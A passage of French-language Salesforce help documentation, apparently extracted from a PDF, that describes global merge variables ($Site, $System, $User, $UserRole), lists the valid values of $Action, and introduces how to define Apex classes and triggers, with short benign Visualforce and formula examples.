| $Site.ErrorDescription | En cas d'erreur, renvoie la description de l'erreur de la page actuelle s'il s'agit d'une page d'erreur désignée pour le site, sinon renvoie une chaîne vide. |
| $Site.AnalyticsTrackingCode | Code de suivi associé à votre site. Ce code peut être utilisé par des services tels que Google Analytics pour suivre les données de demande de pages pour votre site. |
| $Site.BaseCustomUrl | Renvoie une URL de base pour le site actuel qui n'utilise pas un sous-domaine Force.com. L'URL renvoyée utilise le même protocole (HTTP ou HTTPS) que la requête actuelle si au moins une URL personnalisée non-Force.com prenant en charge HTTPS existe sur le site. La valeur renvoyée ne se termine jamais par un caractère `/`. Si toutes les URL personnalisées de ce site se terminent par `force.com` ou si le site n'a aucune URL personnalisée, ce champ renvoie une chaîne vide. Si la requête actuelle ne correspond pas à une requête de site, cette méthode renvoie une chaîne vide.<br>Ce champ remplace `CustomWebAddress` et inclut le préfixe du chemin de l'URL personnalisée. |
| $Site.BaseInsecureUrl | Renvoie une URL de base pour le site qui utilise HTTP au lieu de HTTPS. Le domaine de la requête actuelle est utilisé. La valeur renvoyée inclut le préfixe du chemin et ne se termine jamais par un caractère `/`. Si la requête actuelle ne correspond pas à une requête de site, cette méthode renvoie une chaîne vide. |
| $Site.BaseRequestUrl | Renvoie l'URL de base du site actuel pour l'URL demandée. Elle n'est pas influencée par l'URL de la page référente. L'URL renvoyée utilise le même protocole (HTTP ou HTTPS) que la requête actuelle. La valeur renvoyée inclut le préfixe du chemin et ne se termine jamais par un caractère `/`. Si la requête actuelle ne correspond pas à une requête de site, cette méthode renvoie une chaîne vide. |
| $Site.BaseSecureUrl | Renvoie une URL de base pour le site qui utilise HTTPS au lieu de HTTP. Le domaine de la requête actuelle est recommandé s'il prend charge le protocole HTTPS. Les domaines qui ne sont pas des sous-domaines Force.com sont recommandés au lieu des sous-domaines Force.com. Un sous-domaine Force.com, s'il est associé à un site, est utilisé si aucun autre domaine HTTPS n'existe dans le site actuel. Si aucune URL personnalisée HTTPS n'existe dans le site, cette méthode renvoie une chaîne vide. La valeur renvoyée inclut le préfixe du chemin et ne se termine jamais par un caractère `/`. Si la requête actuelle ne correspond pas à une requête de site, cette méthode renvoie une chaîne vide. |
| $Site.BaseUrl | Renvoie l'URL de base du site actuel que les références et les liens doivent utiliser. Notez que ce champ peut renvoyer l'URL de la page référente à la place de l'URL de la requête actuelle. La valeur |

| Champ de fusion | Description |
| --- | --- |
| | du champ inclut un préfixe de chemin et ne se termine jamais par un caractère /. Si la requête actuelle ne correspond pas à une requête de site, ce champ renvoie une chaîne vide.<br>Ce champ remplace $Site.CurrentSiteUrl. |
| $Site.MasterLabel | Renvoie la valeur du champ Étiquette principale pour le site actuel. Si la requête actuelle ne correspond pas à une requête de site, ce champ renvoie une chaîne vide. |
| $Site.SiteId | Renvoie l'ID du site actuel.Si la requête actuelle n'est pas une requête de site, ce champ renvoie une chaîne vide. |
| $Site.SiteType | Renvoie la valeur de l'API du champ Type de site pour le site actuel. Si la requête actuelle ne correspond pas à une requête de site, ce champ renvoie une chaîne vide. |
| $Site.SiteTypeLabel | Renvoie la valeur de l'étiquette du champ Type de site pour le site actuel.Si la requête actuelle n'est pas une requête de site, ce champ renvoie une chaîne vide. |

**Exemple Visualforce :** L'exemple suivant présente l'utilisation du champ de fusion `$Site.Template` :

```
<apex:page title="Job Application Confirmation" showHeader="false"
    standardStylesheets="true">

    <!-- The site template provides layout & style for the site -->
    <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
        <apex:form>
            <apex:commandLink value="<- Back to Job Search"
              onclick="window.top.location='{!$Page.PublicJobs}';return
 false;"/>
            <br/>
            <br/>
            <center>
               <apex:outputText value="Your application has been saved.

                     Thank you for your interest!"/>
            </center>
            <br/>
            <br/>
        </apex:form>
    </apex:define>

    </apex:composition>
</apex:page>
```

| | |
|---|---|
| **Conseils :** | Cette variable globale est disponible dans les pages Visualforce, les modèles d'e-mail et les commandes s-controls. |

### `$System.OriginDateTime`

| | |
|---|---|
| **Description :** | Un champ de fusion global qui représente la valeur littérale de 1900-01-01 00:00:00. Utilisez cette variable globale pour effectuer des calculs de décalage de date/heure ou pour attribuer une valeur littérale à un champ de date/heure. |
| **Utilisation :** | 1. Sélectionnez le type de champ : $System.<br>2. Sélectionnez `OriginDateTime` dans l'option `Insérer un champ de fusion`. |
| **Exemple de formule :** | L'exemple ci-dessous présente la façon de convertir un champ de date en champ date/heure. Il utilise la date du champ de fusion `OriginDateTime` pour obtenir le nombre de jours écoulés depuis la date indiquée dans un champ personnalisé appelé `Mon champ de date`. Ensuite, il ajoute le nombre de jours à la valeur `OriginDateTime`.<br>`$System.OriginDatetime + ( My_Date_Field__c - DATEVALUE($System.OriginDatetime) )`<br>Remarque: `OriginDateTime` est basé sur le fuseau horaire GMT, mais le résultat affiché est basé sur le fuseau horaire local de l'utilisateur. |
| **Exemple de flux, de processus et Visualforce :** | L'exemple suivant calcule le nombre de jours écoulés depuis 1er janvier 1900 :<br>`{!NOW() - $System.OriginDateTime}` |
| **Conseils :** | Cette variable globale est disponible avec :<br>• Valeurs par défaut<br>• Formules dans des champs personnalisés, des flux, des processus et des règles de workflow<br>• Actions de mise à jour de champ de workflow<br>• Pages Visualforce et commandes S-controls |

### `$User`

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer les informations sur l'utilisateur actuel. Les champs de fusion User peuvent référencer des informations sur l'utilisateur, telles que l'allias, la fonction et l'ID. La plupart des champs disponibles dans l'objet standard User sont également disponibles dans $User. |
| **Utilisation :** | 1. Sélectionnez le type de champ : $User.<br>2. Sélectionnez un champ de fusion tel que `$User.Username`. |
| **Exemple de règle de validation :** | La formule de règle de validation ci-dessous référence l'ID de l'utilisateur actuel pour déterminer si cet utilisateur est responsable de l'enregistrement. Utilisez un exemple comme celui-ci pour vous assurer que |

| | |
|---|---|
| | seuls le responsable de l'enregistrement ou les utilisateurs ayant un profil d'administrateur peuvent apporter des modifications à un champ personnalisé appelé `Objectif personnel` :<br>`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )` |
| **Exemple de flux :** | Pour accéder aisément au nom de l'utilisateur actif, utilisez une formule de flux. Créez une formule de flux (Texte) ayant l'expression suivante :<br>`{!$User.FirstName} & " " & {!$User.LastName}`<br>Une fois cette formule créée, référencez-la partout où vous devez appeler l'utilisateur par son nom dans votre flux. En référençant la variable globale $User, vous évitez d'utiliser une référence qui est prise en compte dans les limitations en flux. |
| **Exemple Visualforce :** | L'exemple suivant affiche le nom de l'entreprise de l'utilisateur actuel, ainsi que le statut de l'utilisateur actuel (qui renvoie une valeur booléenne).<br>`<apex:page>`<br>`  <h1>Congratulations</h1>`<br>`  This is your new Apex Page`<br>`  <p>The current company name for this user is: {!$User.CompanyName}</p>`<br>`  <p>Is the user active? {!$User.isActive}</p>`<br>`</apex:page>` |
| **Conseils :** | • L'utilisateur actuel est la personne qui modifie l'enregistrement à l'origine de la valeur par défaut, la règle de validation ou toute autre opération faisant appel à ces champs de fusion globaux.<br>• Lorsqu'un processus Web vers requête ou Web vers piste a modifié un enregistrement, l'utilisateur actuel est le `responsable de la piste par défaut` ou le `responsable de la requête par défaut`.<br>• Lorsqu'un processus exécute des actions planifiées et que l'utilisateur ayant lancé le processus n'est plus actif, $User référence l'utilisateur du workflow par défaut. Ce comportement s'applique aux actions temporelles dans les règles de workflow.<br>• Certains des champs de fusion $User peuvent être utilisés dans des filtres de configuration mobile. |

### `$User.UITheme` et `$User.UIThemeDisplayed`

| | |
|---|---|
| **Description :** | Ces champs de fusion globaux identifient la présentation de Salesforce pour un visiteur d'une page Web donnée.<br>Les deux variables sont différentes : `$User.UITheme` renvoie la présentation que l'utilisateur est *supposé* afficher, alors que `$User.UIThemeDisplayed` renvoie la présentation que l'utilisateur affiche *réellement*. Par exemple, un utilisateur peut disposer de la préférence et des autorisations d'affichage de la présentation de Lightning Experience, mais s'il utilise un navigateur qui ne prend pas en charge cette présentation, par exemple les anciennes versions d'Internet Explorer, `$User.UIThemeDisplayed` renvoie une valeur différente. |

| | |
|---|---|
| **Utilisation :** | Ces variables permettent d'identifier la feuille CSS utilisée pour l'affichage des pages Web Salesforce pour un utilisateur. Les deux variables renvoie l'une des valeurs ci-dessous.<br>• `Theme1` : thème Salesforce obsolète<br>• `Theme2` : thème de l'interface utilisateur Salesforce Classic 2005<br>• `Theme3` : thème de l'interface utilisateur Salesforce Classic 2010<br>• `Theme4d` : thème moderne de Lightning Experience Salesforce<br>• `Theme4t` : thème Salesforce mobile de Salesforce1<br>• `PortalDefault` : thème du portail client Salesforce<br>• `Webstore` : thème AppExchange Salesforce |
| **Exemple Visualforce :** | L'exemple suivant montre comment restituer différentes présentations en fonction du thème d'un utilisateur :<br>`<apex:page>`<br>`  <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme2'}">`<br>`  // this is the old theme...`<br>`  </apex:pageBlock>`<br><br>`  <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme3'}">`<br>`  // this is the classic theme ...`<br>`  </apex:pageBlock>`<br>`</apex:page>` |

### $UserRole

| | |
|---|---|
| **Description :** | Type de champ de fusion global à utiliser pour référencer des informations sur le rôle de l'utilisateur actuel. Les champs de fusion relatifs au rôle peuvent référencer des informations telles que le nom, la description et l'ID du rôle. |
| **Utilisation :** | 1. Sélectionnez le type de champ : $UserRole.<br>2. Sélectionnez un champ de fusion tel que `$UserRole.Name`. |
| **Exemple de règle de validation :** | La formule de règle de validation ci-dessous référence le nom du rôle de l'utilisateur pour confirmer qu'un champ personnalisé appelé `Pourcentage de l'escompte` ne dépasse pas la valeur maximale autorisée pour ce rôle :<br>`Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c,`<br>`  $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)` |
| **Exemple de processus, de flux et Visualforce :** | `{!$UserRole.LastModifiedById}` |
| **Conseils :** | • L'utilisateur actuel est la personne qui modifie l'enregistrement à l'origine de la valeur par défaut, la règle de validation ou toute autre opération faisant appel à ces champs de fusion globaux. |

- Lorsqu'un processus Web vers requête ou Web vers piste a modifié un enregistrement, l'utilisateur actuel est le `responsable de la piste par défaut` ou le `responsable de la requête par défaut`.
- Lorsqu'un processus exécute des actions planifiées et que l'utilisateur ayant lancé le processus n'est plus actif, $UserRole référence le rôle de l'utilisateur du workflow par défaut. Ce comportement s'applique aux actions temporelles dans les règles de workflow.

**Remarque:** Vous ne pouvez pas utiliser les valeurs `$UserRole` suivantes dans Visualforce :

- `CaseAccessForAccountOwner`
- `ContactAccessForAccountOwner`
- `OpportunityAccessForAccountOwner`
- `PortalType`

CONSULTER ÉGALEMENT :

Valeurs correctes de la variable globale $Action

## Valeurs correctes de la variable globale `$Action`

Tous les objets prennent en charge les actions de base, telles que créer, cloner, afficher, modifier, répertorier et supprimer. L'action globale `$Action` référence également les actions disponibles dans de nombreux objets standard. Les valeurs disponibles dans votre organisation peuvent varier selon les fonctionnalités activées.

Le tableau suivant présente les actions que vous pouvez référencer avec la variable globale `$Action` ainsi que les objets dans lesquels vous pouvez exécuter ces actions.

| Valeur | Description | Objets |
|---|---|---|
| Accepter | Accepter un enregistrement. | • Groupe d'annonces<br>• Requête<br>• Événement<br>• Campagne Google<br>• Mot-clé<br>• Piste<br>• Expression recherchée<br>• Version SFGA<br>• Annonce textuelle |
| Activer | Activer un contact. | Contrat |
| Ajouter | Ajouter un produit à un catalogue de prix. | Produit2 |
| AddCampaign | Ajouter un membre à une campagne. | Campagne |

Éditions

Disponible avec : Salesforce Classic

Variable globale `$Action` disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des commandes custom s-control, des formules ou des pages Visualforce :

- Personnaliser l'application

| | | |
|---|---|---|
| AddInfluence | Ajouter une campagne à la liste de campagnes influentes d'une opportunité. | Opportunité |
| AddProduct | Ajouter un produit au catalogue de prix. | OpportunityLineItem |
| AddToCampaign | Ajouter un contact ou une piste à une campagne. | • Contact<br>• Lead |
| AddToOutlook | Ajouter un événement à Microsoft Outlook. | Événement |
| AdvancedSetup | Lancer la configuration avancée de la campagne. | Campagne |
| AltavistaNews | Lancer `www.altavista.com/news/`. | • Compte<br>• Lead |
| Annuler | Annuler un événement. | Événement |
| CaseSelect | Spécifier une requête pour une solution. | Solution |
| ChangeOwner | Modifier le responsable d'un enregistrement. | • Account<br>• Groupe d'annonces<br>• Campagne<br>• Contact<br>• Contrat<br>• Campagne Google<br>• Mot-clé<br>• Opportunités<br>• Expression recherchée<br>• Version SFGA<br>• Annonce textuelle |
| ChangeStatus | Modifier le statut d'une requête. | • Requête<br>• Lead |
| ChoosePricebook | Sélectionner le catalogue de prix à utiliser. | Élément de ligne d'opportunité |
| Cloner | Cloner un enregistrement. | • Groupe d'annonces<br>• Actif<br>• Campagne<br>• Membre de campagne<br>• Requête<br>• Contact<br>• Contrat<br>• Événement<br>• Campagne Google |

| | | |
|---|---|---|
| | | • Mot-clé<br>• Lead<br>• Opportunity<br>• Produit<br>• Expression recherchée<br>• Version SFGA<br>• Annonce textuelle<br>• Objets personnalisés |
| CloneAsChild | Créer une requête associée avec les détails d'une requête principale. | Requête |
| CloseCase | Fermer une requête. | Requête |
| Convertir | Créer un compte, un contact et une opportunité à l'aide des informations sur une piste. | Lead |
| ConvertLead | Convertir une piste en membre de campagne. | Membre de campagne |
| Create_Opportunity | Créer une opportunité basée sur un membre de campagne. | Membre de la campagne |
| Refuser | Refuser un événement. | Événement |
| Supprimer | Supprimer un enregistrement. | • Groupe d'annonces<br>• Ressource<br>• Campagne<br>• Membre de campagne<br>• Requête<br>• Contact<br>• Contrat<br>• Événement<br>• Campagne Google<br>• Mot-clé<br>• Lead<br>• Opportunity<br>• Produits de l'opportunité<br>• Produit<br>• Expression recherchée<br>• Version SFGA<br>• Solution<br>• Tâche<br>• Annonce textuelle<br>• Objets personnalisés |
| DeleteSeries | Supprimer une série d'événements ou de tâches. | • Événement |

| | | |
|---|---|---|
| | | • Tâche |
| DisableCustomerPortal | Désactiver un utilisateur du portail client. | Contact |
| DisableCustomerPortalAccount | Désactiver un compte du portail client. | Account |
| DisablePartnerPortal | Désactiver un utilisateur du portail partenaire. | Contact |
| DisablePartnerPortalAccount | Désactiver un compte du portail partenaire. | Account |
| Télécharger | Télécharger une pièce jointe. | • Pièce jointe<br>• Document |
| Modifier | Modifier un enregistrement. | • Groupe d'annonces<br>• Ressource<br>• Campagne<br>• Membre de campagne<br>• Requête<br>• Contact<br>• Contrat<br>• Événement<br>• Campagne Google<br>• Mot-clé<br>• Lead<br>• Opportunity<br>• Produits de l'opportunité<br>• Produit<br>• Expression recherchée<br>• Version SFGA<br>• Solution<br>• Tâche<br>• Annonce textuelle<br>• Objets personnalisés |
| EditAllProduct | Modifier tous les produits dans un catalogue de prix. | Élément de ligne d'opportunité |
| EnableAsPartner | Désigner un compte en tant que compte partenaire. | Account |
| EnablePartnerPortalUser | Activer un contact en tant qu'utilisateur du portail partenaire. | Contact |
| EnableSelfService | Activer un contact en tant qu'utilisateur du libre-service. | Contact |
| FindDup | Afficher les pistes dupliquées. | Lead |
| FollowupEvent | Créer un événement de suivi. | Événement |
| FollowupTask | Créer une tâche de suivi. | Événement |

| | | |
|---|---|---|
| HooversProfile | Afficher le profil Hoovers. | • Account<br>• Lead |
| IncludeOffline | Inclure un enregistrement de compte dans Connect Offline. | Account |
| GoogleMaps | Tracer une adresse dans Google Maps. | • Account<br>• Contact<br>• Lead |
| GoogleNews | Afficher `www.google.com/news`. | • Account<br>• Contact<br>• Lead |
| GoogleSearch | Afficher `www.google.com`. | • Account<br>• Contact<br>• Lead |
| Répertorier | Répertorier les enregistrements d'un objet. | • Groupe d'annonces<br>• Campagne<br>• Requête<br>• Contact<br>• Contrat<br>• Campagne Google<br>• Mot-clé<br>• Lead<br>• Opportunity<br>• Produit<br>• Expression recherchée<br>• Version SFGA<br>• Solution<br>• Annonce textuelle<br>• Objets personnalisés |
| LogCall | Consigner un appel. | Activité |
| MailMerge | Générer un publipostage. | Activité |
| ManageMembers | Lancer la page Gérer les membres. | Campagne |
| MassClose | Fermer plusieurs requêtes. | Requête |
| Fusionner | Fusionner des contacts. | Contact |
| Nouveau | Créez un enregistrement. | • Activité<br>• Groupe d'annonces |

| | | |
|---|---|---|
| | | • Ressource<br>• Campagne<br>• Requête<br>• Contact<br>• Contrat<br>• Événement<br>• Campagne Google<br>• Mot-clé<br>• Lead<br>• Opportunity<br>• Expression recherchée<br>• Version SFGA<br>• Solution<br>• Tâche<br>• Annonce textuelle<br>• Objets personnalisés |
| NewTask | Créer une tâche. | Tâche |
| RequestUpdate | Demander une mise à jour. | • Contact<br>• Activité |
| SelfServSelect | Inscrire un utilisateur en tant qu'utilisateur du libre-service. | Solution |
| SendEmail | Envoyer un e-mail. | Activité |
| SendGmail | Ouvrir un e-mail vide dans Gmail. | • Contact<br>• Lead |
| Trier | Tirer les produits dans un catalogue de prix. | Élément de ligne d'opportunité |
| Partager | Partager un enregistrement. | • Account<br>• Groupe d'annonces<br>• Campagne<br>• Requête<br>• Contact<br>• Contrat<br>• Campagne Google<br>• Mot-clé<br>• Lead<br>• Opportunity<br>• Expression recherchée<br>• Version SFGA |

| | | |
|---|---|---|
| | | • Annonce textuelle |
| Soumettre pour approbation | Soumettre un enregistrement pour approbation. | • Account<br>• Activité<br>• Groupe d'annonces<br>• Ressource<br>• Campagne<br>• Membre de campagne<br>• Requête<br>• Contact<br>• Contrat<br>• Événement<br>• Campagne Google<br>• Mot-clé<br>• Lead<br>• Opportunity<br>• Produits de l'opportunité<br>• Produit<br>• Expression recherchée<br>• Version SFGA<br>• Solution<br>• Tâche<br>• Annonce textuelle |
| Onglet | Accéder à l'onglet d'un objet. | • Groupe d'annonces<br>• Campagne<br>• Requête<br>• Contact<br>• Contrat<br>• Campagne Google<br>• Mot-clé<br>• Lead<br>• Opportunity<br>• Produit<br>• Expression recherchée<br>• Version SFGA<br>• Solution<br>• Annonce textuelle |
| Afficher | Afficher un enregistrement. | • Activité |

| | | |
|---|---|---|
| | | • Groupe d'annonces<br>• Ressource<br>• Campagne<br>• Membre de campagne<br>• Requête<br>• Contact<br>• Contrat<br>• Événement<br>• Campagne Google<br>• Mot-clé<br>• Lead<br>• Opportunity<br>• Produits de l'opportunité<br>• Produit<br>• Expression recherchée<br>• Version SFGA<br>• Solution<br>• Annonce textuelle<br>• Objets personnalisés |
| ViewAllCampaignMembers | Répertorier les membres de campagne. | Campagne |
| ViewCampaignInfluenceReport | Afficher les campagnes avec un rapport sur les opportunités influencées. | Campagne |
| ViewPartnerPortalUser | Répertorier tous les utilisateurs du portail partenaire. | Contact |
| ViewSelfService | Répertorier tous les utilisateurs du libre-service. | Contact |
| YahooMaps | Tracer une adresse dans Yahoo! Maps. | • Account<br>• Contact<br>• Lead |
| YahooWeather | Afficher `http://weather.yahoo.com/`. | Contact |

CONSULTER ÉGALEMENT :

Variables globales

# Code Apex

## Présentation du code Apex

Apex est un langage de programmation orienté objet, fortement typé, qui permet aux développeurs d'exécuter des instructions de contrôle de flux et de transactions sur le serveur de la plate-forme Force.com, conjointement à des appels à l'API Force.com. À l'aide d'une syntaxe semblable à Java et qui agit de la même façon que des procédures stockées dans une base de données, le code Apex permet aux développeurs d'ajouter une logique métier à la plupart des événements système, notamment aux clics de bouton, aux mises à jour d'enregistrements associés et aux pages Visualforce. Le code Apex peut être initialisé par des demandes émanant de services Web et de déclencheurs d'objets.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Apex peut être stocké sur la plate-forme sous deux formes :

- Une *classe* est un modèle ou plan directeur à partir duquel les objets Apex sont créés. Les classes sont constituées d'autres classes, de méthodes définies par l'utilisateur, de variables, de types d'exception et d'un code d'initialisation statique. Dans Configuration, saisissez `Classes Apex` dans la case `Recherche rapide`, puis sélectionnez **Classes Apex**. Reportez-vous à Gestion des classes Apex à la page 5883.
- Un *déclencheur* est un Apex qui s'exécute avant ou après certains événements de langage de manipulation de données (DML), par exemple avant l'insertion d'enregistrements d'objet dans la base de données ou après la suppression d'enregistrements. Les déclencheurs sont stockés en tant que métadonnées dans Salesforce. La liste de tous les déclencheurs de votre organisation est disponible dans la page Déclencheurs Apex dans la Configuration. Reportez-vous à Gestion des déclencheurs Apex à la page 5884.

L'Apex s'exécute généralement dans le contexte du système, c'est-à-dire qu'il ne tient pas compte des autorisations de l'utilisateur actuel, de la sécurité au niveau des champs ni des règles de partage.

Vous devez avoir au moins 75 % de code Apex couvert par des tests unitaires pour pouvoir déployer votre code dans des environnements de production. En outre, tous les déclencheurs doivent également avoir une couverture de test. Reportez-vous à Tests unitaires Apex à la page 6137.

Après la création de vos classes et déclencheurs, de même que pour vos tests, répétez l'exécution en utilisant la Console du développeur.

**Remarque:** Vous pouvez ajouter, modifier ou supprimer un code Apex en utilisant l'interface utilisateur Salesforce uniquement dans une organisation Developer Edition, une organisation d'évaluation Salesforce Enterprise Edition ou une organisation sandbox. Dans une organisation de production Salesforce, vous pouvez apporter des modifications au code Apex uniquement en utilisant l'appel `déployer` l'API de métadonnées, Force.com IDE ou l'Outil de migration Force.com. Force.com IDE et l'Outil de migration Force.com sont des ressources fournies gratuitement par Salesforce pour aider ses utilisateurs et partenaires, mais ne sont pas considérés comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.

Pour plus d'informations sur la syntaxe et l'utilisation d'Apex, reportez-vous au guide *Force.com Apex Code Developer's Guide*.

## Guide du développeur Apex et outils de développement

Le *Guide du développeur Apex* est la référence complète du langage de programmation Apex. Il présente également la syntaxe du langage, comment invoquer Apex, comment travailler avec les limitations, comment écrire des tests, et davantage. Pour écrire un code Apex, vous avez le choix entre plusieurs outils Salesforce et tiers.

- *Guide du développeur Apex*

Pour écrire un code Apex, reportez-vous aux outils suivants :

- Console du développeur Force.com
- Plug-in Force.com IDE pour Eclipse

- Éditeur de code dans l'interface utilisateur de Salesforce

Sur le Web, recherchez les IDE Salesforce créées par des développeurs tiers.

## Définition de classes Apex

Les classes Apex sont stockées sous forme de métadonnées dans Salesforce.

**Remarque:** Vous pouvez ajouter, modifier ou supprimer un code Apex en utilisant l'interface utilisateur Salesforce uniquement dans une organisation Developer Edition, une organisation d'évaluation Salesforce Enterprise Edition ou une organisation sandbox. Dans une organisation de production Salesforce, vous pouvez apporter des modifications au code Apex uniquement en utilisant l'appel `déployer` l'API de métadonnées, Force.com IDE ou l'Outil de migration Force.com. Force.com IDE et l'Outil de migration Force.com sont des ressources fournies gratuitement par Salesforce pour aider ses utilisateurs et partenaires, mais ne sont pas considérés comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.

Pour créer une classe :

1. Dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex**.
2. Cliquez sur **Nouveau**.
3. Cliquez sur **Paramètres de version** pour spécifier la version de la classe Apex et l'API utilisée dans cette classe. Si votre organisation a des packages gérés installés depuis AppExchange, vous pouvez également spécifier la version de chaque package géré à utiliser avec cette classe. Utilisez les valeurs par défaut pour toutes les versions. Elles associent la classe à la version la plus récente du code Apex et de l'API, ainsi que de chaque package géré. Vous pouvez spécifier une version antérieure d'un package géré si vous souhaitez accéder à des composants ou des fonctionnalités qui diffèrent de la version la plus récente du package. Vous pouvez spécifier une version antérieure de l'Apex et de l'API pour conserver un comportement spécifique.
4. Dans l'éditeur de classe, saisissez le code Apex de la classe. Un seule classe peut comporter jusqu'à 1 million de caractères en longueur, sans inclure les commentaires, les méthodes de test ou les classes définies en utilisant `@isTest`.
5. Cliquez sur **Enregistrer** pour enregistrer vos modifications et revenir à l'écran de détails de la classe ou cliquez sur **Enregistrement rapide** pour enregistrer vos modifications et continuer à modifier la classe. Votre classe Apex doit être correctement compilée pour pouvoir l'enregistrer.

Une fois enregistrées, les classes peuvent être appelées à partir de méthodes de classe ou de variables par un autre code Apex, tel qu'un déclencheur.

**Remarque:** Pour faciliter la rétrocompatibilité, les classes sont stockées avec les paramètres d'une version spécifique d'Apex et d'API. Si la classe Apex référence des composants (par exemple un objet personnalisé) dans des packages gérés installés, les paramètres de version de chaque package géré que la classe référence sont également enregistrés. De plus, les classes sont stockées avec un indicateur `valide` paramétré sur `vrai` à condition que les métadonnées dépendantes n'aient pas changé depuis la dernière compilation de la classe. Si des modifications sont apportées aux noms ou aux champs d'objet utilisés dans la classe, même si elles sont mineures (par exemple, dans la description d'un champ ou d'un objet), ou si des modifications sont apportées à une classe qui appelle cette classe, l'indicateur`valide` est paramétré sur `faux`. Lorsqu'un déclencheur ou un appel de

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour définir, modifier, supprimer, configurer la sécurité, définir les paramètres de version, afficher les dépendances et exécuter des tests pour les classes Apex :

- Auteur Apex

service Web appelle la classe, le code est recomposé et l'utilisateur est informé des éventuelles erreurs. En l'absence d'erreurs, l'indicateur `valide` est réinitialisé sur `vrai`.

CONSULTER ÉGALEMENT :

Gestion des classes Apex

Affichage de classes Apex

Gestion des paramètres de version pour Apex

## Définition de déclencheurs Apex

Les déclencheurs Apex sont stockés sous forme de métadonnées dans l'application, sous l'objet auquel ils sont associés.

**Remarque:** Vous pouvez ajouter, modifier ou supprimer un code Apex en utilisant l'interface utilisateur Salesforce uniquement dans une organisation Developer Edition, une organisation d'évaluation Salesforce Enterprise Edition ou une organisation sandbox. Dans une organisation de production Salesforce, vous pouvez apporter des modifications au code Apex uniquement en utilisant l'appel `déployer` l'API de métadonnées, Force.com IDE ou l'Outil de migration Force.com. Force.com IDE et l'Outil de migration Force.com sont des ressources fournies gratuitement par Salesforce pour aider ses utilisateurs et partenaires, mais ne sont pas considérés comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.

1. Dans les paramètres de gestion de l'objet approprié, accédez à Déclencheurs.

   **Conseil:** Pour des objets standard Pièce jointe, Contenu de document et Note, vous ne pouvez pas créer de déclencheur dans l'interface utilisateur de Salesforce. Pour ces objets, créez un déclencheur en utilisant les outils de développement tels que la Console du développeur ou l'IDE Force.com. Vous pouvez également utiliser l'API métadonnées.

2. Dans la liste Déclencheurs, cliquez sur **Nouveau**.
3. Cliquez sur Paramètres de version pour spécifier la version l'Apex et l'API utilisée dans ce déclencheur. Si votre organisation a des packages gérés installés depuis AppExchange, vous pouvez également spécifier la version de chaque package géré à utiliser avec ce déclencheur. Utilisez les valeurs par défaut pour toutes les versions. Elles associent le déclencheur à la version la plus récente du code Apex et de l'API, ainsi que de chaque package géré. Vous pouvez spécifier une version antérieure d'un package géré si vous souhaitez accéder à des composants ou des fonctionnalités qui diffèrent de la version la plus récente du package.
4. Cliquez sur Déclencheur Apex, puis sélectionnez la case `Est active` si le déclencheur doit être compilé et activé. Ne cochez pas cette case si vous voulez seulement stocker le code dans les métadonnées de votre organisation. Cette case est activée par défaut.
5. Dans la zone de saisie `Corps`, entrez le code Apex du déclencheur. Un seul déclencheur peut contenir jusqu'à 1 million de caractères.

   Pour définir un déclencheur, utilisez la syntaxe suivante :

```
trigger TriggerName on ObjectName (trigger_events) {
   code_block
}
```

   *trigger_events* pouvant être une liste au format CSV comportant au moins l'un des événements suivants :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition, **Unlimited** Edition, **Developer** Edition, **Enterprise** Edition et **Database.com** Edition

Les objets standard, les campagnes, les requêtes et les e-mails ne sont pas disponibles dans **Database.com**.

AUTORISATIONS UTILISATEUR

Pour définir les déclencheurs Apex :

- Auteur Apex

- `avant l'insertion`
- `avant la mise à jour`
- `avant la suppression`
- `après l'insertion`
- `après la mise à jour`
- `après la suppression`
- `après la restauration`

Remarque: Un déclencheur appelé par une `insertion`, `suppression` ou `mise à jour` d'une tâche ou d'un événement récurrent entraîne une erreur d'exécution si le déclencheur est appelé en masse à partir de l'API Force.com.

6. Cliquez sur **Enregistrer**.

Remarque: Les déclencheurs sont stockés avec un indicateur `isValid` défini sur `true` à condition que les métadonnées dépendantes n'aient pas changé depuis la dernière compilation du déclencheur. Si des modifications sont apportées aux noms ou aux champs d'objet utilisés dans le déclencheur, même si elles sont mineures (par exemple, dans la description d'un champ ou d'un objet), l'indicateur `isValid` est paramétré sur `false` jusqu'à ce que le compilateur Apex réexécute le code. La recompilation a lieu lors de l'exécution suivante du déclencheur ou lorsqu'un utilisateur réenregistre le déclencheur dans les métadonnées.

Si un champ de référence fait référence à un enregistrement supprimé, Salesforce efface la valeur du champ de référence par défaut. Alternativement, vous pouvez empêcher la suppression d'enregistrements s'ils font partie d'une relation de référence.

CONSULTER ÉGALEMENT :

Gestion des déclencheurs Apex

Gestion des paramètres de version pour Apex

Recherche des paramètres de gestion d'objet

## Exécution d'un code Apex anonyme

